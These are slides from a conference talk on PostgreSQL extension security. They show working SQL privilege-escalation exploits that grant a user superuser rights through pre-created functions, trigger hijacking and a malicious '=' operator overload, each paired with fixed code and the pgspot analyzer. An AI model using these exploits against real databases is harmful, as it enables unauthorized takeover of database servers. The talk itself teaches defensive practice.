PostgreSQL Exploits, Oh My!

Security Best Practices with PostgreSQL Extensions

Ryan Booz


Postgres Vision 2022

Timescale

Ryan Booz
Developer Advocacy
@Timescale

@ryanbooz

ryan@timescale.com



tsdb.co/state-of-pg-survey

Agenda

Topics we will cover today

01 What are PostgreSQL extensions

02 Unsafe object creation

03 Unsafe search_path

04 pgspot

05 Recap and Questions

Disclaimers

I am not a PostgreSQL security expert

We'll only touch the surface

01
What are PostgreSQL Extensions

PostgreSQL Extensions

- Introduced in PostgreSQL 9.1
- Packages that allow installable code to extend PostgreSQL
- Simple pl/pgsql to complex C implementations
- Rust, via PGX, is providing a huge opportunity to developers here
- Available via the server (cluster) → installed per-database
- Versioned
- SQL to create, modify, delete extension functions and code

PostgreSQL Extensions


```
bash# pg_config

BINDIR = /usr/local/bin
DOCDIR = /usr/local/share/doc/postgresql
HTMLDIR = /usr/local/share/doc/postgresql
INCLUDEDIR = /usr/local/include
...
LIBDIR = /usr/local/lib
...
SHAREDIR = /usr/local/share/postgresql
SYSCONFDIR = /usr/local/etc/postgresql
PGXS = /usr/local/lib/postgresql/pgxs/src/makefiles/pgxs.mk
...
```

Compiled extension code

SQL Files

** Installing an extension puts everything in the correct place, this is just for reference

SQL scripts are the ❤ of the process



https://xkcd.com/327

Vulnerability Classes

- SQL vulnerabilities
- Not specifically limited to extensions, but extension scripts are somewhat "invisible" to users
- Unsafe object creation
- Unsafe search_path
- Not specifically looking at broader security practices like functions with SECURITY DEFINER setting

Howdy, partner! Yee-haw Postgres!

Bonjour Postgres!

Hola Postgres!

Hello, PostgreSQL!

Hallo, Postgres!

Hey, Postgres! G'day mate!

Olá, Postgres!

Hello Postgres: version 0.1

01

Create a datastore for various ways of saying "Hello, Postgres!" in different languages

02

Initially access with functions for either a language ID or two-letter code

03

Randomly return a phrase and error if language isn't available

Let's look at the install script!

02

Unsafe object creation

Unsafe object creation

- CREATE OR REPLACE
  - CREATE OR REPLACE VIEW v1 AS SELECT random();
- CREATE <object> IF NOT EXISTS
  - CREATE TABLE IF NOT EXISTS t(time timestamptz);
- Both of these operations keep the **original owner** of the object if the object **already exists**
- An attacker can **later replace or modify these objects** to get malicious code executed

FUNCTION Exploit

Vulnerable code: hello_postgres

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
LANGUAGE plpgsql
AS $$
      DECLARE response_text TEXT;
      BEGIN
        IF NOT EXISTS(SELECT 1 FROM "language" WHERE abbreviation=lcode) THEN
            RAISE EXCEPTION 'Language code provided is not supported.';
        END IF;

        SELECT greeting_text INTO response_text FROM greeting g
            INNER JOIN "language" l ON g.language_id=l.id
        WHERE abbreviation=lcode
        ORDER BY random()
        LIMIT 1;

      return(response_text);
      END;
$$;
```

Exploit I: hello_postgres

Create dummy function as non-Superuser

```
CREATE FUNCTION hello_postgres(text) RETURNS text LANGUAGE SQL AS $$ SELECT 'Hello, Postgres!'; $$;
```

Install hello_postgres

```
CREATE EXTENSION hello_postgres;
```

Unsafe creation exploit: FUNCTION

Overwrite `hello_postgres` with malicious version since we are still owner

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
LANGUAGE plpgsql
AS $$
  DECLARE response_text TEXT;
          have_super bool;
  BEGIN
    SELECT usesuper INTO have_super FROM pg_user WHERE usename = CURRENT_USER;
    IF have_super THEN
      ALTER USER pgspot SUPERUSER;
    END IF;

     /* normal function code goes here */

     return(response_text);
     END;
$$;
```

Fixed code: hello_postgres

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
LANGUAGE plpgsql
AS $$
     DECLARE response_text TEXT;
     BEGIN
       IF NOT EXISTS(SELECT 1 FROM "language" WHERE abbreviation=lcode) THEN
           RAISE EXCEPTION 'Language code provided is not supported.';
       END IF;

       SELECT greeting_text INTO response_text FROM greeting g
           INNER JOIN "language" l ON g.language_id=l.id
       WHERE abbreviation=lcode
       ORDER BY random()
       LIMIT 1;

     return(response_text);
     END;
$$;
```

TRIGGER Exploit

Vulnerable code

```
CREATE TABLE IF NOT EXISTS "language" (
      id int PRIMARY KEY,
      abbreviation TEXT NOT NULL,
      name text NOT NULL
);

INSERT INTO "language" VALUES
 (1,'US','US English'),
 (2,'UK','UK English'),
 (3,'FR','French'),
 (4,'ES','Spanish'),
 (5,'DE','German'),
 (6,'AU','Australia English'),
 (7,'PT','Portuguese');
```

Unsafe creation exploit: TRIGGER

Precreate table

```
CREATE TABLE "language" (
  id int PRIMARY KEY,  abbreviation text NOT NULL,
  name text NOT NULL);
```

Create trigger function

```
CREATE FUNCTION t1_func() RETURNS trigger LANGUAGE PLPGSQL AS $$
BEGIN
  ALTER USER pgspot WITH superuser;
  RETURN NEW;
END; $$;
```

Install trigger

```
CREATE TRIGGER t1 BEFORE INSERT on "language" EXECUTE PROCEDURE t1_func();
```

Install extension

```
CREATE EXTENSION hello_postgres;
```

Fixed code: hello_postgres TRIGGER

```
CREATE TABLE IF NOT EXISTS "language" (
      id int PRIMARY KEY,
      abbreviation VARCHAR(5) NOT NULL,
      name TEXT NOT NULL
);
```

03

Unsafe search_path

What is search_path?

- List of schemas where database objects are searched in unless fully qualified
  - `SELECT * FROM pg_class;`
  - `SELECT * FROM pg_catalog.pg_class;`
- For most users, the search path will start with: `pg_catalog, pg_temp, public`
- pg_catalog is searched first when not in search_path
- For extension scripts search_path gets initialized to
  - `@extschema@, pg_temp`
- @extschema@ is the target schema of the extension which is public by default
  - `CREATE EXTENSION timescaledb WITH SCHEMA ts;`

Unsafe search_path

- Unqualified object references
  - `format() / unnest() / pg_class / pg_proc`
- Unqualified operators
  - `column1 = column2`
- Unqualified object references allow privilege escalation by redirecting to attacker controlled objects
- Objects with better matching signature will be preferred even if they appear later in search_path


Search_path exploit

Vulnerable code: hello_postgres

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
LANGUAGE plpgsql
AS $$
      DECLARE response_text TEXT;
      BEGIN
        IF NOT EXISTS(SELECT 1 FROM "language" WHERE abbreviation=lcode) THEN
            RAISE EXCEPTION 'Language code provided is not supported.';
        END IF;

        SELECT greeting_text INTO response_text FROM greeting g
            INNER JOIN "language" l ON g.language_id=l.id
        WHERE abbreviation=lcode
        ORDER BY random()
        LIMIT 1;

      return(response_text);
      END;
$$;
```

Vulnerable code: hello_postgres

```
WHERE abbreviation = lcode
```




```
search_path = pg_catalog, pg_temp, public
```

Vulnerable code: hello_postgres

```
CREATE FUNCTION hello_eq(varchar,text) RETURNS bool LANGUAGE PLPGSQL AS $$
DECLARE
  have_super bool;
BEGIN
  SELECT usesuper INTO have_super FROM pg_user WHERE usename = CURRENT_USER;
  IF have_super THEN
    ALTER USER pgspot SUPERUSER;
  END IF;
  RETURN $1 OPERATOR(pg_catalog.=) $2;
END; $$;

create operator =(function=hello_eq, leftarg=varchar,rightarg=text);
```

"Hey there super-friend, run this query to get some funny Postgres greetings!" 🕵️

```
SELECT hello_postgres('UK');
```

Fixed search_path code

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
SET search_path = pg_catalog, pg_temp
LANGUAGE plpgsql
AS $$
      DECLARE response_text TEXT;
      BEGIN
        IF NOT EXISTS(SELECT 1 FROM public."language" WHERE abbreviation=lcode) THEN
            RAISE EXCEPTION 'Language code provided is not supported.';
        END IF;

        SELECT greeting_text INTO response_text FROM public.greeting g
            INNER JOIN public."language" l ON g.language_id=l.id
        WHERE abbreviation=lcode
        ORDER BY random()
        LIMIT 1;

      return(response_text);
      END;
$$;
```

Fixed search_path code

```
CREATE OR REPLACE FUNCTION hello_postgres(lcode text)
RETURNS TEXT
LANGUAGE plpgsql
AS $$
      DECLARE response_text TEXT;
      BEGIN
        IF NOT EXISTS(SELECT 1 FROM public."language"
                      WHERE abbreviation OPERATOR(pg_catalog.=) lcode) THEN
            RAISE EXCEPTION 'Language code provided is not supported.';
        END IF;

        SELECT greeting_text INTO response_text FROM public.greeting g
            INNER JOIN public."language" l ON g.language_id=l.id
        WHERE abbreviation OPERATOR(pg_catalog.=) lcode
        ORDER BY random()
        LIMIT 1;

      return(response_text);
      END;
$$;
```

04

DEMO!

05

pgspot

pgspot

- Open Source Python tool provided by Timescale engineering team
- Spot vulnerabilities in Postgres scripts
- Analyzes scripts for unsafe object creation, unsafe search_path, unqualified object references
- Static code analyzer using PG13 SQL parser (offline)
- Processes abstract syntax tree to find vulnerable patterns

pgspot

```
% ./pgspot -h
usage: pgspot [-h] [-a] [--summary-only] [--plpgsql | --no-plpgsql] [FILE ...]

Spot vulnerabilities in PostgreSQL SQL scripts

positional arguments:
  FILE                  file to check for vulnerabilities

options:
  -h, --help            show this help message and exit
  -a, --append          append files before checking
  --summary-only        only print number of errors, warnings and unknowns
  --plpgsql, --no-plpgsql
                        Analyze PLpgSQL code
```

pgspot usage

```
% ./pgspot --summary-only hello_postgres--0.1.sql

Errors: 1 Warnings: 6 Unknown: 0
```

```
% ./pgspot hello_postgres--0.1.sql
PS010: Unsafe schema creation: _hellopg_catalog at line 1
PS017: Unqualified object reference: language at line 10
PS005: Function without explicit search_path: _hellopg_catalog.hello_postgres(lid integer)
at line 38
PS001: Unqualified operator: '=' in id = lid at line 38
PS001: Unqualified operator: '=' in language_id = lid at line 38
PS016: Unqualified function call: random at line 38
PS005: Function without explicit search_path: _hellopg_catalog.hello_postgres(lcode text)
at line 57

 Errors: 1 Warnings: 6 Unknown: 0
```

06

Recap and Questions

To recap

- Don’t use CREATE OR REPLACE or CREATE IF NOT EXISTS
- By using **only** CREATE, the installation will abort if a conflicting object already exists instead of silently overwriting it
- Use safe search_path e.g.:

  ```
  SET search_path TO pg_catalog, pg_temp;
  ```


- Use fully qualified object references otherwise like so:

  ```
  pg_catalog.format()   OPERATOR(pg_catalog.=)
  ```

- Follow postgres best practices:
  https://www.postgresql.org/docs/current/extend-extensions.html

Use pgspot!

https://github.com/timescale/pgspot



tsdb.co/state-of-pg-survey

What questions do you have?

Thank you